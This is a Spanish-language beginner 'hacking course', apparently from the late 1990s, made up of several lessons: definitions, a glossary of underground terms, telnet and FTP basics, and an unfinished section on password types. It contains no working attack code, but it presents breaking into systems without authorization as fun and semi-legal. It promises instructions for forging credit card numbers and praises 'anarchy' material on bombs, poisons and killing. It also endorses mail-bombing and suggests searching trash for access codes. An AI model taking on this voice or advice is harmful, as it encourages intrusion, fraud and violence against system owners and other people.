CURSO DE HACKING PARA PRINCIPIANTES

Bueno, ante todo quiero agradecer a todos los que confiaron en este curso. Me disculparan la demora, pero deben saber que son casi 70 personas!!, y es muy dificil revisar el correo, escribir los cursos, hacerle mantenimiento a la pagina.... pero al fin lo tienes en tus manos! Quiero comenzar en esta clase con algunas definiciones sobre hacking y underground. En las primeras clases aprenderás los términos utilizados en el hacking.

DEFINICION DE HACKER

La palabra hacker deriva de hack, que significa un "corte repentino". El hacking se manifiesta en sus comienzos (mil novecientos sesenta y algo) como una cultura que se desarrolla en forma paralela al crecimiento de un nuevo establishment tecnocrático: la contracultura de las corporaciones. Modernamente el hacking se considera como una actividad recreativa, educativa y semi-legal, impulsada generalmente por la curiosidad natural del hombre (el deseo de conocer mas) que consiste en tratar de penetrar sin autorización a computadoras o sistemas para ver que hay dentro y de llegar hasta donde nadie había llegado antes. La mayoría de los hackers que conocí coincide en que la diversión esta en DESARROLLAR y ENTENDER un sistema (DOS, UNIX, Macintosh, VMX, etc.) PRODUCIENDO finalmente HABILIDADES (lleva tiempo y es donde la mayoría se rinde) y HERRAMIENTAS (hacer programas para el trabajo tedioso. El mejor ejemplo es el SATAN "Sistem Administrator Tool For Analizin Network") para vencer la seguridad de ese sistema (es la parte mas difícil pero NO SE RINDAN) y PENETRAR en el para aprender sus debilidades y hacer ahí dentro lo que se de la gana.

En resumen: APRENDER + ADAPTAR = SUPERAR y luego Disfrutar. Generalmente lo mejor de un sistema es que uno nunca se sabe lo que se va a encontrar... Todos los sistemas son una caja de Pandora que esta esperando ser abierta para nuestra satisfacción. Pues bien: ¿Qué es un hacker? Voy a darte una definición ahora mismo y si no encajas en esta descripción puedes cancelar el curso e irte a jugar al tetris. Un hacker es una persona con intenso amor por algo, sean las computadoras, la escritura, la naturaleza o los deportes. Un hacker debido a que tiene ese amor, tiene también una curiosidad profunda sobre el tema en cuestión por ende trata de conseguir por cualquier medio las llaves de la información, que esconde algún sistema.

UNDERGROUND (Informático)

Hablando con diferentes personas llegue a la conclusión que la gente no sabe lo que significa "underground informático" creen que solo es hacking o dicen cualquier cosa. Están todos equivocados. Underground significa en castellano básico "lo que no se debería saber"(ya que puede causar conmoción popular o porque el mal uso de esa información puede llegar a causar problemas)
La traducción correcta sería "debajo de la tierra". O sea todo tipo de información cubierta por el Gobierno, el estado mismo, el S.I.D.E.(Servicio de inteligencia del estado), la NASA, el FBI, la CIA, la KGB, la DEA, la policía, los bancos y todo aquel que esta en contra del libre flujo de la información.En consecuencia el Hacking, Phreaking, Carding, Cracking, Crashing, el wares, la Anarquía, el Lockpicking, el Virucking (Todas estas las definiré en la próxima clase) el cómo fabricar cientos de drogas o como conseguirlas, la magia negra el ocultismo, la información robada que compromete a cientos de personas y agencias (como el caso del grupo CHAOS que robo unos datos confidenciales del desastre de Chernobyl y los publico) y todo aquello que no se debería saber entran en el concepto de underground por razones obvias.Bueno, espero que hallas entendido el tema ¿Estas dispuesto a seguir aprendiendo?
Solo te pido una cosa, paciencia. La única llave mágica para esto es un GRAN CEREBRO. Recuérdalo. ;-)
Nos vemos dentro de poco. Saludos.

```
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
* ______________________________________________________________ *
* | # # # ### # # #### ### #### ## ### ### #### | *
* | # # # # ## # # # # # # # # # # # # # ## # | *
* | #### ##### ## ## ### ### ### # # ### ## ### | *
* | # # # # ## # # # # # # # # # # # # # ## # | *
* | # # # # ### # # #### # # # ## # # ### #### | *
* |______________________________________________________________| *
* *
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
```

En esta clase como en la anterior te envío los términos mas usados en el underground informático para que te vayas acostumbrando y entendiendo el significado de cada cosa.Los hackers se dividen en los siguientes grupos:

PHREAKING= La actividad de dominar casi por completo las centrales telefónicas, para hablar gratis, cargar cuentas a otros, y divertirse haciéndole pasar un mal rato a estas. Esta seria la actividad de hackear pura y exclusivamente las centrales telefónicas o el hackear mediante dispositivos llamados "boxes". Estos incluyeron parte de la palabra "hacking" en el nombre: La palabra "phreaking" es una mezcla de "phree" (slang de free que significa gratis) y hacking.

CARDING= La actividad de robar números de tarjetas de créditos o tratar de falsificarlos calculándolo mediante ecuaciones y funciones matemáticas.(Pronto te enviare como se hace para falsificarlos)

CRACKING= Actividad destinada a la desproteccion de programas de todo tipo que piden un numero serial o una clase de acceso. El cracking obviamente se usa también para descifrar claves para desencriptar datos. El cracking seria una violación hacia nuestra privacidad (eso dicen).

CRASHING= Esta actividad es una variación del cracking; consiste en adulterar programas que originalmente son inofensivos agregándole códigos dañinos para destruir los datos almacenados en la computadora de sus enemigos. También generalmente entran a los BBS con técnicas de cracking y destruyen la información que hay ahí, generalmente con fines vengativos o solo por diversión.

WAREZ= Warez viene de (soft) wares (la z es por el vocabulario underground). El warez es simplemente el trafico y/o contrabando de programas protegidos por copyright © que supuestamente tiene que ser comprado para su uso. En una palabra el warez es Piratería; tal y como lo conocemos. En la mayoría de los casos, los programas traficados y/o contrabandeados están crackeados para evitar las claves de acceso de los mismos.Algunos dicen que el warez es también el trafico e intercambio de virus.


LOCKPICKING= El lockpicking es la actividad de abrir cerraduras y candados de todas las clases que existen, información que solo un cerrajero puede saber.

VIRUCKING= La actividad de crear virus, gusanos, troyanos o bombas lógicas programándolo uno mismo(que es lo que se debería hacer).

ANARQUIA= La anarquía es una ideología, una forma de pensar. La anarquía consiste en el no gobierno, el caos...hacer lo que cada uno quiera sin importar las consecuencias; sin gobierno, sin estado, sin presidente, gobernador o intendente sin policías u otros organismos que representen organización o paz.Pero en el underground informático se considera anarquía a toda información que enseñe o explique como se hace una bomba, como se hace veneno, mezclas químicas para volar un edificio, mal uso de la pólvora, técnicas para robar todo tipo de cosas, como matar a alguien, como conseguir algo de alguien por la fuerza, todas las posibilidades posibles de vengarse, como arruinarle la vida a alguien, como transformar un colegio en un caos, técnicas de lavado de cerebro y muchas cosas mas.En síntesis: Adoro la anarquía!!!Elige tu en que categoría te encuentras y comienza a especializarte en ese tema especifico.

T R U C O S
Ruido del Módem
Si te molesta el ruido que hace el modem para entrar en Internet podes hacer
lo siguiente:
1) Anda al Panel de Control, luego hace doble click en el icono del modem, clickeas donde dice propiedades y luego donde dice conexion.
2) Con el mouse dirigite donde dice avanzada y clickea alli. Finalmente si pones atencion te va a salir un cuadro de dialogo que dice " configuraciones adicionales" o extras" alli debes escribir lo siguiente: " M0=0 " y listo.(sin comillas)
****

Bueno, espero que hallas entendido el tema ¿Estas dispuesto a seguir aprendiendo?
Solo te pido una cosa, paciencia. La única llave mágica para esto es un GRAN CEREBRO. Recuérdalo. ;-)
Nos vemos dentro de poco. Saludos.



Hola, nos vemos otra vez, eso significa que quieres seguir con este curso, eso me parece bueno, asi aprenderas a hackear, proximamente te estare avisando sobre un examen de los primeros cursos.

Como en las clases anteriores, te envio un glosario general, este esta con los terminos que mas usaremos durante todo el curso.
/-*/

Bueno Aqui esta el glosario, esta por orden alfabético:

ADMINISTRADOR, sysop, root: Esla persona que se encarga del sistema. Sé suele denominar rOOt y es la persona que tiene el poder absoluto sobre la maquina.

AGUJERO, bug, hole : Es un defecto en el software o hardware que como su nombre indica deja agujeros para los hackers y que gracias a dios existen muchos ya que si no esto seria de locos.

AIX: Sistema operativo de IBM

BUGS y EXPLOITS: Los bugs son fallos en el software o en el hardware y que usan los hackers para entrar en sistemas y un exploit es un programa que aprovecha el agujero dejado por el bug. Ver AGUJERO.

BOMBA LOGICA: Codigo que ejecuta una particular manera de ataque cuando una determinada condicion se produce. Por ejemplo una bomba logica puede formatear el disco duro un dia determinado, pero a diferencia de un virus.. la bomba logica no se replica.

BACKDOOR :Puerta trasera. Mecanismo que tiene o que se debe crear en un software para acceder de manera indebida .

BBS (Bulletin Board System): Es una maquina a la que se accede a través de la línea telefónica y donde se dejan mensajes y software. La cagada es que si la bbs no esta en tu ciudad.. timofonica se hace millonaria a tu costa.

BOXING: Uso de aparatos electrónicos o eléctricos (Boxes) para hacer phreaking. Esto no es hacking sino phreaking... hay blue box, red box, etc.

BOUNCER: Tecnica que consiste en usar una maquina de puente y que consigue que telneteando al puerto xxxx de la maquina "bouncerada" te redireccione la salida a un puerto determinado de otra maquina. Esta tecnica es muy usada en el irc redireccionando a los puertos destinados a los servidores de irc por anonimicidad y otros temas que no vienen al caso.

CABALLOS DE TROYA: Programa que se queda residente en un sistema y que ha sido desarrollado para obtener algún tipo de información. Por ejemplo seria un caballo de troya un programa que al ejecutarlo envíe el fichero de /etc/passwd a una determinada IP (Casualmente la nuestra)

COPS: Programa de seguridad.

CERT (Computer Emergency Response Team): Bien, como su nombre indica es una gente que se dedica de trabajar en seguridad pero que en su esfuerzo por informar de bugs nuevos, casi nos ayudan mas a nosotros que a ellos.

CLOACKER: Programa que borra los logs (huellas) en un sistema. También llamados zappers.

CRACKER : Esta palabra tiene dos acepciones, por un lado se denomina CRACKER a un HACKER que entra a un sistema con fines malvados aunque normalmente la palabra CRACKER se usa para denominara a la gente que desprotege programas, los modifica para obtener determinados privilegios, etc. CRACKEADOR DE PASSWORDS: Programa utilizado para sacar los password encriptados de los archivos de passwords. Esto se desarrollara mas adelante en este texto

DAEMON: Proceso en background en los sistemas Unix, es decir un proceso que esta ejecutandose en segundo plano.

EXPLOIT Metodo concreto de usar un bug para entrar en un sistema.

FUERZA BRUTA (hackear por...) Es el procedimiento que usan tanto los crackeadores de password de UNIX como los de NT (o por lo menos los que yo conozco) que se basan en aprovechar diccionarios para comparar con los passwords del sistema para obtenerlos. Esto se desarrolla mas adelante en este texto.

FAKE MAIL: Enviar correo falseando el remitente. Es muy util en ingenieria social.

GRAN HERMANO: Cuando la gente se refiere al Gran Hermano, se refiere a todo organismo legal de lucha contra el mundo underground.

GUSANO: Termino famoso a partir de Robert Morris, Jr.Gusanos son programas que se reproducen ellos mismos copiandose una y otra vez de sistema a sistema y que usa recursos de los sistemas atacados.

INGENIERIA SOCIAL :Obtencion de informacion por medios ajenos a la informatica.

IRIX: Sistema operativo.

ISP (Internet Services Provider): Proveedor de servicios internet.

KEY: Llave. Se puede traducir por clave de acceso a un software o sistema.

KERBEROS: Sistema de seguridad en el que los login y los passwords van encriptados.

KEVIN MITNICK: Es el hacker por excelencia!!!. Sus hazañas se pueden encontrar en mil sitios en la red.

LAMER: Un lamer es una persona que no tiene ninguna inquietud por todos estos temas de la seguridad sino que lo unico que quiere es tener un login y un pass para entrar a un sistema y formatear el disco duro, o para decirle a un amigo que es un superhacker.. o el tipico que te llega en el IRC y te dice.. he suspendido un examen y quiero entrar al ordenador de mi escuela para cambiar las notas. Te aseguro que me ha pasado mas de una vez. Importante es distinguir lamer de newbie o novato. Un novato o newbie es una persona que SI que tiene interes en estos temas pero que logicamente necesita un tiempo de aprendizaje ya que nadie ha nacido sabiendo.

LINUX: Sistema operativo de la familia UNIX y que es muy adecuado para tenerlo en la maquina de casa ya que no requiere demasiados recursos. Este sistema operativo lo debes tener en tu casa si quieres hacer algo en el mundo del hacking aunque ya se comentara mas adelante.

LOGIN : Para entrar en un sistema por telnet se necesita siempre un login (nombre) y un password (clave).

MAQUINA: En este texto, habitualmente se utilizara el termino maquina para referirse al ordenador. Mejor no entrar en filosofias :->
MAIL BOMBER: Es una tecnica de puteo que consiste en el envio masivo de mails a una direccion (para lo que hay programas destinados al efecto) con la consiguiente problematica asociada para la victima. Solo aconsejo su uso en situaciones criticas.

NUKEAR: Consiste en joder a gente debido a bugs del sistema operativo o de los protocolos. Esto se da habitualmente en el IRC y considero que es una perdida de tiempo... pero hay mucha gente que su cabecita no da para mas y se entretiene con estas cagadas.

PASSWORD :Contraseña asociada a un login. Tambien se llama asi al famoso fichero de UNIX /etc/passwd que contiene los passwords del sistema.

PIRATA: Persona dedicada a la copia y distribución de software ilegal, tanto software comercial crackeado, como shareware registrado, etc...No hay que confundir en absoluto este termino con el de hacker ya que tal como se ve en las definiciones no tiene nada que ver.

PGP: Pretty Good Privacy. Necesario cuando se necesita enviar mails "calentitos". Es un programa de encriptacion de llave publica.

PORT SCANNER: Programa que te indica que puertos de una maquina estan abiertos..

ROUTER: Maquina de la red que se encarga de encauzar el flujo de paquetes.

SNIFFER: Es un programa que monitoriza los paquetes de datos que circulan por una red. Mas claramente, todo lo que circula por la red va en 'paquetes de datos' que el sniffer chequea en busca de informacion referente unas cadenas prefijadas por el que ha instalado el programa.

SHELL: Este concepto puede dar lugar a confusion ya que una shell en un sistema unix es un programa que interactua entre el kernel y el usuario mientras que en nuestros ambientes significa el conjunto de login y password.... es decir que si alguien dice que cambia shells ya sabeis a lo que se refiere no? :)

SUNOS: Sistema operativo de Sun.

SOLARIS: Sistema operativo de Sun.

TCP/IP: Arquitectura de red con un conjunto de protocolos. Es la que se suele usar en Internet.. para mas info sobre el tema cualquier libro de TCP IP es valido..

TRACEAR :Seguir la pista a través de la red a una información o de una persona.

UDP: Protocolo de comunicacion que a diferencia del TCP no es orientado a conexion.

UNIX: Familia de sistemas operativos que engloba a SunOS, Solaris, irix, etc..

VMS: Sistema operativo.

VIRUS: Es un programa que se reproduce a si mismo y que muy posiblemente ataca a otros programas. Crea copias de si mismo y suele dañar o joder datos, cambiarlos o disminuir la capacidad de tu sistema disminuyendo la memoria util o el espacio libre.

WAR DIALER: Estos son programas (también se podría hacer a mano, pero es muy pesado) que realizan llamadas telefónicas en busca de módem. Sirve para buscar maquinas sin hacerlo a través de Internet. Estas maquinas suelen ser muy interesantes ya que no reciben tantos ataques y a veces hay suerte y no están tan cerradas.

ZAP: Zap es un programa que se usa para borrar las huellas en un sistema. Debido a lo famoso que se ha hecho muchos programas que desarrollan estas funciones se les llama zappers aunque precisamente este no es el mejor .

Hemos llegado al final de nuestro 3er. curso ya, que emocion, aprenderas a hackear y a ser reconocido por los demas como un hacker..QUE BIEN!!!
Bueno adios, recuerda nuestra direccion, te recomiendo estar revisando la pagina, para que notes los cambios que en ellas se dan, si notas algun cambio en la pagina avisamelo por correo, dime cual es la diferencia y estaras participando en la entrega de mucho pero mucho software hacker..
Bueno, solo te recuerdo que los cambios se daran en todas las paginas!!! Adios!!
©®@§h (crash)
===

```
______________________________________________________________
| # # # ### # # #### ### #### ## ### ### #### |
| # # # # ## # # # # # # # # # # # # # ## # |
| #### ##### ## ## ### ### ### # # ### ## ### |
| # # # # ## # # # # # # # # # # # # # ## # |
| # # # # ### # # #### # # # ## # # ### #### |
|_____________________________________________________________|
```

CURSO 4

Me disculparan la demora, pero deben saber que son casi 70 personas!!, y es muy dificil revisar el correo, escribir los cursos, hacerle mantenimiento a la pagina.... pero al fin lo tienes en tus manos!
-/-

Que es anonymous FTP ?

El FTP (File Transfer Protocol) es un servicio que funciona con el protocolo TCP/IP y que permite acceder a un servidor de este sistema de intercambio para recibir o transmitir archivos de todo tipo. En Internet existen millones de ficheros distribuidos en miles de ordenadores, que pueden ser copiados libremente usando FTP. Estos ficheros pueden ser documentos, textos, imagenes, sonidos, programas, etc., conteniendo todo tipo de datos e informacion. El procedimiento mediante el cual se accede a un ordenador para copiar ficheros en forma libre y sin restricciones, se conoce con el nombre de FTP anonimo. Como es obvio, en este caso no se necesita una contraseñña (password) para entrar en el ordenador remoto, basta con poner como identificador la palabra anonymous y como password, la direccion de correo electronico. Consejos para usar FTP: En los subdirectorios suelen

haber ficheros cuyo nombres son similares a readme o index. Es conveniente transferirlos y leerlos, puesto que suelen dar una idea del contenido de los directorios o indicaciones útiles acerca de lo que se puede obtener en el anfitrión. Los sitios que ofrecen el servicio de FTP anónimo, pueden atender a un numero limitado de usuarios al mismo tiempo; por lo que muchas veces no puede realizarse la conexión apareciendo el correspondiente mensaje del sistema remoto.

Como funciona el PGP ?
PGP (Pretty Good Privacy) es un programa (o algoritmo) para encriptar los mensajes que mandas a través de Internet. El programa genera un par de llaves (o claves), una es privada y la otra es publica. Esta ultima es la que se manda a las personas con las que te carteas vía correo-e. Cuando alguien te quiera mandar un mensaje encriptado lo codifica con tu llave publica y luego tu lo descodificas con tu llave privada.
Todo sobre el PGP en:
* http://www.kriptopolis.com
* http://www.redestb.es/personal/alakarga/
Me han avisado de un virus que se activa al abrir el e-mail Esto es *MENTIRA*, no hay virus que se pueda transmitir por abrir un e-mail; un virus es un programa, y como tal ha de estar enganchado a algo, por ejemplo, a un ejecutable o a un documento Macro Word. Como programa que es, no se puede ejecutar por mirarse. A quien se le ejecuta el command.com por hacer un dir en su directorio?. NO se puede transmitir en un mail e infectarse al leer el mail, porque *ES TEXTO*. Lo UNICO que podria suceder es que hubiese un documento de Word o un fichero attacheado que se encontrase infectado de un virus, pero para infectarse uno, deberia de O abrir ese documento de Word O ejecutar ese fichero. NO HAY otra manera de infectarse, y JAMAS mediante la simple apertura de un mail.

Que es TELNET ?
TELNET es el protocolo de "conexion" a otro ordenador, de hecho la mayoria de los servicios posteriores, se basan en telnet (pe. FTP, HTTP). Haciendo telnet a una maquina, ejecutas programas en ella, recibiendo tu la entrada/salida de los datos.
Bob Rankin dice textualmente: "Mucho antes de que la Telaraña y todo el resplandor de sus multimedios fueron una indicacion visual siquiera en el radar del Internet, los ciudadanos sabios del Internet estaban utilizando una herramienta basada en texto llamada Telnet para hacer conexion con las maravillas del mundo en-linea. Pero hoy, muchos surfeadores del Internet, quienes no han escuchado hablar del telnet, estan perdiendo algo bueno" Las direcciones TELNET suelen tener el formato del nombre de dominio "maquina.remota.es" o de direccion IP "194.106.2.150" y pueden ir acompañadas de un numero al final (el numero del puerto) si no se nos proporciona el puerto se asume que el utilizado es el correspondiente al protocolo telnet por defecto, el 23. Una direccion tipica seria: "maquina.remota.es 2010" 4.10.2.- Que puedo hacer con TELNET ? Por telnet se pueden utilizar TODO tipo de servicios, haciendo telnet a la maquina y puerto correspondientes segun cada caso. Por ejemplo si queremos utilizar el servicio POP de nuestro ISP para ver el correo que tenemos, haremos telnet a la maquina POP por el puerto de este protocolo, el 110. Tambien podemos consultar grandes bases de datos e incluso acceder a servicios GHOPER o WWW, muy util si no tenemos acceso a estos servicios por la via normal. Como se hace TELNET ? Ejecutando un programa cliente de telnet, practicamente cualquier sistema operativo lleva uno incluido de serie. Por lo tanto si nos proporcionan la direccion telnet "maquina.remota.es 2010" hariamos lo siguiente: (puede variarsegun sistemas): * Tecleamos en la linea de comandos "TELNET maquina.remota.es 2010" (En otros sistemas teclearemos "TELNET" y despues "OPEN maquina.remota.es 2010") con lo que veremos algo parecido a esto: * telnet MAQUINA.REMOTA.ES 2010 * Trying 130.132.21.53 Port 2010 ... * Connected to MAQUINA.REMOTA.ES* Escape character is ...* Esto nos dice mas o menos que esta intentando conectar con la direccion, nos devuelve la direccion IP, se conecta, y nos dice cual es el "carácter escape". * Una vez hemos conectado se nos pide un "login" y/o "password" para entrar a la maquina remota. En algunos casos podremos conectar a la maquina remota con el login "guest" (invitado) pero la mayoria de las veces deberemos saber el login antes de conectarnos. * El siguiente paso es configurar la emulacion de terminal, es decir, decirle al sitio remoto como queremos que nos muestre los datos en nuestra pantalla. La configuracion mas comun es la VT100, que es la estandar para las comunicaciones basadas en terminales. (algunos clientes telnet configuran ellos solos la emulacion). * El ultimo paso (despues de haber utilizado el servicio es salir ;-) Como las pulsaciones de tecla no las hacemos "realmente" en nuestra maquina, sino en la maquina remota, necesitamos el "caracter escape" que se nos dio al conectar para pasar al "modo comando" (habitualmente teclas control + parentesis derecho). Comandos disponibles:
CLOSE Termina la conexion TELNET con la maquina remota y vuelve al "modo comando" (si empezamos alli) o sale de TELNET.
QUIT Sale del programa TELNET; si estas conectado a una maquina remota, QUIT te desconecta y luego sale de TELNET.
SET ECHO Si no ves lo que estas escribiendo, o si escribes y ves doble, este comando soluciona el problema.
OPEN Abre una conexion a una maquina remota.
Nota: Al presionar las teclas Enter o Return, sales del modo comando TELNET y vuelves a la sesion TELNET.
Se puede acceder a una BBS por TELNET ?
Lista de BBS's accesibles por TELNET al puerto 23:

bbs-ce.uab.es
club.gdl.iteso.mx
bpenet.bpe.es
bbs.abaforum.es
bbs.kender.es
bbs.mol.es
bbs.seker.es
Nota: si quieres bajarte paquetes de correo Fido, necesitaras un cliente telnet que soporte alguno de los protocolos de transmision de ficheros tipicos en las BBS, como Zmodem, Xmodem etc..

Que es HYTELNET ?
La herramienta HYTELNET, desarrollada por Peter Scott, de la Universidad de Saskatchewan (Canada), es una base de datos que contiene una lista con mas de 1.000 direcciones de sistemas de acceso publico, como catalogos de
bibliotecas, bases de datos y servidores Gopher y Archie. Ofrece informacion de los servidores, su ubicacion (URL) y datos como la palabra que hay que teclear para acceder (login) y la forma de salir del servidor.
****
Bueno, espero que hallas entendido el tema ¿Estas dispuesto a seguir aprendiendo?
Solo te pido una cosa, paciencia. La única llave mágica para esto es un GRAN CEREBRO. Recuérdalo. ;-)
Nos vemos dentro de poco. Saludos.-=CRASH=-

```
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
* _____________________________________________________________________ *
* | # # # ### # # #### ### #### ## ### ### #### | *
* | # # # # ## # # # # # # # # # # # # # # ## # | *
* | #### ##### ## ## ### ### ### # # ### ## ### | *
* | # # # # ## # # # # # # # # # # # # # # ## # | *
* | # # # # ### # # #### # # # ## # # ### #### | *
* |_____________________________________________________________________| *
* *
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
```

LAS CONTRASEÑAS
El tema de la contraseña es un tema muy importante dentro del hacking, por eso no quiero dejar pasar este tema el cual es largo pero imprescindible.
Contraseña y controles de Acceso
Se ha desarrollado tres clases principales de control de acceso para proteger las instalaciones computarizadas. Son:
1-Controles basados en el conocimiento (contraseñas)
2-Controles basados en la posesión.
3-Controles basados en características personales (instrumentos biométricos)
Los controles basados en la posesión tienen que ver con objetos que posee el usuario, como una llave física o una tarjeta magnética. A veces hay un clip metálico de una forma peculiar que debe encajar en un agujero de la computadora para que la computadora funcione. Los instrumentos biométricos son los que examinan ciertos rasgos de un usuario potencial y lo comparan con rasgos ya registrados tales como huellas digitales, firma o geometría de la mano. Estas dos formas de seguridad en computación pueden estar pensadas para control de acceso remoto, aunque por lo común se las prepara en el lugar donde están ubicadas las computadora para limitar el acceso ya sea al cuarto de computación o a la propia computadora. De modo que las descripciones de las llaves biométricas y físicas son para el hackeo "in situ".
La primera clase de control de acceso- la más común es la basada en el conocimiento. Es decir, se permite el acceso a aquellas personas que puedan probar que conocen algo secreto, por lo común una contraseña.
CONTRASEÑAS
El modo mas barato y fácil de proteger cualquier tipo de sistema computarizado es con ese viejo recurso: la contraseña.
Por lo común se piensa en las contraseñas como llaves de entrada a un sistema de computación, pero también son usadas con otros propósitos: Para permitir escribir en los discos, como claves para encriptar, para permitir la descompresión de los archivos y en otras instancias donde es importante asegurar que sea el legitimo propietario o usuario quien esta intentando una acción.
Hay siete clasificaciones principales de contraseñas. Son:
1) Contraseñas dadas por el usuario
2) Contraseñas al azar generadas por el sistema
3) Códigos de acceso generados al azar por el sistema
4) Mitad y mitad

5) Frases de acceso
6) Secuencias de preguntas y respuestas interactivas
7) Predeterminadas por coordinadas generadas por código

Si pretendes hackear una instalación de computación PRIMERO TENDRAS QUE AVERIGUAR CUAL DE ESTOS SIETE TIPOS DE CONTRASEÑA USA EL SISTEMA.

Las contraseñas y los códigos al azar generados por el sistema pueden ser de varios tipos. La programación del sistema puede suministrar una secuencia totalmente al azar de caracteres - azarosos al extremo de que letras, dígitos, símbolos de puntuación y extensión son todos los determinados en el momento o pueden usarse limites en los procedimientos de generación tales como que cada código de acceso se conforme a un formato fijo (como "abc-12345-defg") donde las letras y los números son generados al azar. O las contraseñas generadas por la computadora pueden ser tomadas al azar de una lista de palabras o de sílabas sin sentido suministradas por los autores del programa, creando así contraseñas como " nah.foop" o "tren-sol-bien".

La "mitad y mitad" es en parte suministrada por el usuario, mediante el resto es mediante cierto proceso al azar.

Esto significa que incluso si un usuario elige la contraseña muy facil de adivinar "secreto", la computadora le agregara alguna jerga abstrusa al final, formando una contraseña mas segura como "secreto/5rh11".

Las frases de acceso son buenas en el sentido de que son largas y difíciles de adivinar, pero fáciles de recordar. Las frases pueden ser coherentes como "estabamos preocupados por eso", o pueden ser insensatas "pescados por nuestra nariz. Las frases de acceso se usan cuando el encargado de un lugar es muy propenso a la seguridad. Por lo común no veras que los sistemas exijan frases de acceso.

El sexto tipo de contraseña, las secuencias de preguntas y respuestas, exige que el usuario suministre respuestas a varias preguntas (por lo común personales):"¿Apellido de soltera de su esposa?","¿Color favorito?", etc. La computadora tendrá archivada las respuestas a muchas preguntas de este tipo y durante el Log-in pedira la respuesta de dos o tres de ellas.

Las contraseñas que están predeterminadas por coordenadas generadas por códigos por lo común confían en algún artefacto externo, tales como las ruedas de código que se usan para impedir la piratería de software. En todo caso un conjunto de prompts clave son presentados por la computadora, y se exige al usuario que ingrese las respuestas apropiadas. Con frecuencia veras que este tipo de contraseña se usa en un sistema con códigos de una-sola-vez.

Los códigos de una-sola-vez son contraseñas validas para un solo acceso. A veces son empleadas en cuentas invitadas temporarias para mostrar un sistema a clientes potenciales. Los códigos de una-sola-vez también pueden ser empleados por el sistema para permitir a los usuarios verdaderos hacer el Log-in por primera vez; se esperara entonces que los usuarios cambien la contraseña que se les suministro a una más segura, personal. En situaciones donde haya grupos de personas que tienen que hacer el Log-in, pero deba mantenerse la seguridad, puede suministrarse una lista de códigos de una-sola-vez. Los usuarios extraen entonces un código por vez, dependiendo de códigos externos tales como la hora, la fecha o el día. Tal vez puedas encontrar una lista de códigos revisando basura. Los códigos ya no funcionaran, pero tendrás la sensación de lo que un sistema espera de ti.

(Continuara...)

Acá te dejo un link bastante interesante en el cual te pagan por navegar $0,50 la hora (dólares). Entra y regístrate.
http://www.alladvantage.com/go.asp?refid=CDB773

```
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
* __________________________________________________________________________ *
* | # # # ### # # #### ### #### ## ### ### #### | *
* | # # # # ## # # # # # # # # # # # # # # ## # | *
* | #### ##### ## ## ### ### ### # # ### ## ### | *
* | # # # # ## # # # # # # # # # # # # # # ## # | *
* | # # # # ### # # #### # # # ## # # ### #### | *
* |__________________________________________________________________________| *
* *
*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
```

Contraseña suministrada por el usuario (Continuación)


La mayoría de las contraseñas son de la clase "elígelas tu mismo" y debido a la mayor conciencia existente acerca de la seguridad, la mayoria de los programas actuales que piden contraseñas no aceptaran aquellas de extension breve que el programa considere "hackeables" con demasiada facilidad. La mayoria de las contraseñas sera de mas de 4 o 5 caracteres de extension. Tambien pueden tomarse otras medidas para proteger a los usuarios de su propia falta de creatividad. Por ejemplo, los sistemas pueden obligar a que las contraseñas contengan una mezcla de minusculas, mayusculas y numeros, o tal vez rechazar contraseñas obvias (como "computadora")

Para la mayoría de los sistemas hay software disponibles que revisa los archivos de contraseñas de la computadora, analiza las de los usuarios y decide hasta que punto son seguras. Las contraseñas inseguras se cambiaran o se bloquearan desde un principio.

Sin que importe la torpeza cerebral o la brillantez de una persona, toda la gente tiende a pensar de modo semejante. Solo mediante el aprendizaje empiezan a pensar de modo creativo.

